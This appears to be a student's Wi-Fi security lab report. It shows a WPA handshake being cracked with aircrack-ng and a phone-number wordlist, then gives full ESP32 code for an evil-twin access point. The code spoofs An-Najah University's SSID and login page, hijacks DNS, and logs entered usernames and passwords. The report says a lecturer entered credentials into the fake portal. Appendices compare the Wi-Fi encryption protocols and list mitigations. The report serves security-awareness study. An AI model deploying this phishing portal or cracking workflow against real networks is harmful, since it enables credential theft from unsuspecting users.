
```
—(kali㉿vbox)-[~]
—$ sudo ip link set wlan0 down

—(kali㉿vbox)-[~]
—$ sudo iw wlan0 set type managed

—(kali㉿vbox)-[~]
—$ sudo ip link set wlan0 up

—(kali㉿vbox)-[~]
—$ iwconfig wlan0
lan0      IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Start the cracking



```
└─$ aircrack-ng tested-01.cap -w phone_numbers.txt
```

Result



```
[00:00:17] 144712/10000000 keys tested (8300.25 k/s)

Time left: 19 minutes, 47 seconds                          1.45%

                     KEY FOUND! [ 0593949765 ]


Master Key     : 03 BD 6E 0A 32 23 FE D0 F3 7E 42 2F 88 F5 CE 3B
                 70 69 98 B1 10 38 27 88 5B F4 8C A6 72 A7 6A DF

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 6B 4C 59 CD D5 4E BC 8D 9C DE 38 DE AC 27 13 D0
```

Part 2 Evil twin

Objective

Evaluate client behavior when connecting to a rogue soft-AP created using an ESP32 acting as an SSID impersonator (captive-portal style). Measure whether clients submit credentials or session tokens during auto-connect or when prompted by a simulated login page


Hypotheses

Humans are likely to enter their personal credentials without verifying the authenticity of the network or the web page they are connecting to

Setup

Insall Arduino IDE

Go to preference



Add this repository : https://espressif.github.io/arduino-esp32/package_esp32_index.json

Then install esp32 by Espressif

Select the esp type from tools → borad . for me it was Lilygo T-display s3

Open **Device Manager → Ports (COM & LPT)** to find your board's port number.
Example: `COM3`
Then select it in **Tools → Port → COM3**.

code


```
#include <WiFi.h>
#include <WebServer.h>
#include <DNSServer.h>

// AP settings
const char* ssid = "NajahWIFI";
IPAddress apIP(192, 168, 4, 1); // softAP IP
```


```
const byte DNS_PORT = 53;

// Web + DNS servers
WebServer server(80);
DNSServer dnsServer;

//
// HTML page served for "/"
//
const char PAGE[] PROGMEM = R"rawliteral(
<!DOCTYPE html>
<html lang='ar'>
<head>
<meta charset='UTF-8'>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<title>An-Najah N. Univ. Wi-Fi</title>
<style>
  html,body{height:100%;margin:0;}
  body {
    font-family: Arial, sans-serif;
    margin:0; padding:0;
    height:100vh;
    background-color: #888888; /* gray fallback */
    display: flex;
    justify-content: center;
    align-items: center;
    color: white;
    direction: rtl;
  }
  .login-container {
    background-color: rgba(0,0,0,0.7);
    padding: 30px 24px;
    border-radius: 10px;
    text-align: center;
    max-width: 380px;
    width: 92%;
    box-sizing: border-box;
  }
  h1 { font-size: 20px; margin-bottom: 14px; }
  input {
    display: block;
    margin: 8px auto;
    padding: 10px;
    width: 92%;
    border-radius: 6px;
    border: none;
    font-size: 15px;
    box-sizing: border-box;
  }
  button {
    padding: 10px 20px;
    border:none;
    border-radius:6px;
    background-color:#ff7f00;
    color:white;
    cursor:pointer;
    font-size:16px;
    width: 96%;
    box-sizing: border-box;
  }
  button:hover { filter: brightness(0.95); }
  p.small { font-size: 12px; margin-top: 10px; color:#ddd; }
  .sso-text { margin-top:12px; font-weight:600; color:#fff; }
</style>
</head>
<body>
  <div class='login-container'>
    <h1>An-Najah N. Univ. Wi-Fi</h1>
    <form method='POST' action='/'>
      <input type='text' name='username' placeholder='اسم المستخدم' required>
      <input type='password' name='password' placeholder='كلمة المرور' required>
      <button type='submit'>تسجيل الدخول</button>
    </form>

    <p class='small'>اتصل بأحد الموظفين إذا كنت تعاني من صعوبة في تسجيل الدخول</p>

    <!-- displayed as plain text (not clickable) -->
    <p class='sso-text'>URL: sso3.najah.edu</p>

    <p class='small'>&copy; 2025</p>
  </div>
</body>
</html>
)rawliteral";

void handleRoot() {
  // if a POST (form submit) - read args and log to Serial
  if (server.method() == HTTP_POST) {
    String username = server.arg("username");
    String password = server.arg("password");
    Serial.print("[LOGIN] Username: "); Serial.println(username);
    Serial.print("[LOGIN] Password: "); Serial.println(password);

    // simple response: redirect back to root (so address bar stays
sso3.najah.edu)
    server.sendHeader("Location", "http://sso3.najah.edu/", true);
    server.send(303, "text/plain", "");
    return;
  }

  // GET -> serve the login page
  server.send_P(200, "text/html", PAGE);
}

void handleNotFound() {

  server.sendHeader("Location", "http://sso3.najah.edu/", true);
  server.send(302, "text/plain", "");
}

void setup() {
  Serial.begin(115200);
  delay(100);

  // Stop any previous AP + DNS
  WiFi.softAPdisconnect(true);

  // Configure softAP ip/gateway/netmask
  WiFi.softAPConfig(apIP, apIP, IPAddress(255,255,255,0));
  WiFi.softAP(ssid);
  Serial.print("AP started: ");
  Serial.println(ssid);
  Serial.print("AP IP: ");
  Serial.println(WiFi.softAPIP());

  // Start DNS server.
  // Using "*" makes the ESP pretend to be the DNS for any hostnames the client
asks for.
  // Combined with redirect below, browsers will display the chosen domain.
  dnsServer.start(DNS_PORT, "*", apIP);

  // HTTP handlers
  server.on("/", HTTP_GET, handleRoot);
  server.on("/", HTTP_POST, handleRoot);
  server.onNotFound(handleNotFound);
  server.begin();
  Serial.println("HTTP server started");
}

void loop() {
  dnsServer.processNextRequest(); // handle DNS queries
  server.handleClient();          // handle HTTP clients
  delay(1);
}
```

Disclaimer:

This experiment was performed in a controlled educational environment **for cybersecurity awareness only**.
Verbal consent was obtained from the participant (a lecturer), though the test scenario was not revealed in advance to observe natural behavior. Afterward, the participant was informed, and their credentials were changed immediately.

Result:





An-Najah N. Univ. Wi-Fi

اتصل بأحد الموظفين إذا كنت تعاني من صعوبة في تسجيل الدخول

URL: sso3.najah.edu

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During testing, even a professional unknowingly entered credentials into the fake portal.
This demonstrates how **SSID impersonation combined with social engineering** can easily deceive users who are unaware of captive portal spoofing attacks. Tehe professional don't agree to sign the agreement of publish the data even if it was bluer, I cant show the result

Appendixes

Appendix A : Encryption & Protocol Differences (WEP / WPA / WPA2 / WPA3)

A.1 Quick comparison table

Protocol	Cipher / KDF	Typical weaknesses	Offline-crack risk	Recommended replacement / mitigation

WEP	RC4 with weak IVs	Small IV space, weak key scheduling (RC4 biases), trivially broken by passive capture	**Very high** — can be cracked in minutes with enough packets	Do not use. Replace with WPA2/WPA3.
WPA (WPA-TKIP)	TKIP (RC4 + MIC)	Designed as transitional fix; vulnerable to replay and statistical attacks; weaker integrity	**High** — practical attacks exist and TKIP is legacy	Replace with WPA2/AES-CCMP.
WPA2 (WPA2-PSK, AES-CCMP)	AES-CCMP for data; PSK-derived PMK via PBKDF2 (passphrase → PMK)	Strong crypto for frame protection, but **offline** brute force possible if PSK is low entropy	**Moderate → High** depending on PSK entropy (low entropy = high risk)	Use long random passphrases, 802.1X for enterprise, enable PMF, migrate to WPA3 if possible.
WPA3 (SAE / WPA3-Personal)	SAE (password-authenticated key exchange / PAKE) replaces PSK	Stronger resistance to offline dictionary attacks; better handshake protections	**Low** — designed to resist passive offline guessing	Upgrade client/AP to WPA3-capable hardware and enable SAE.

A.2 Plain-English comparison

- **WEP** is ancient and busted. It uses RC4 with tiny initialization vectors. Attackers collect repeated IVs and recover keys quickly. Don't even think about it unless you enjoy being compromised.

- **WPA (TKIP)** was a stopgap to avoid replacing hardware. It patched some WEP problems but kept many weaknesses and has known practical attacks. Treat it as deprecated.

- **WPA2 (AES-CCMP)** is the baseline people still use. The encryption itself (AES-CCMP) is solid. The real problem is *how* many people choose passwords. If the network uses a weak pre-shared key (PSK) like a phone number or easy phrase, an attacker who captures the handshake can try guesses offline until one works. So the crypto is good; humans are not.

- **WPA3 (SAE)** improves things by using a modern password-authenticated key exchange (a PAKE). That prevents attackers from verifying guesses offline — they can’t just take a captured handshake and test millions of passwords on their laptop. WPA3 makes that kind of offline attack much harder.

A.3 PSK (WPA-Personal) vs 802.1X / EAP

Appendix B EAPOL / Handshake (short)

Appendix C — Scripts and Tools

For generate number

Evil Twin :

Conclusion: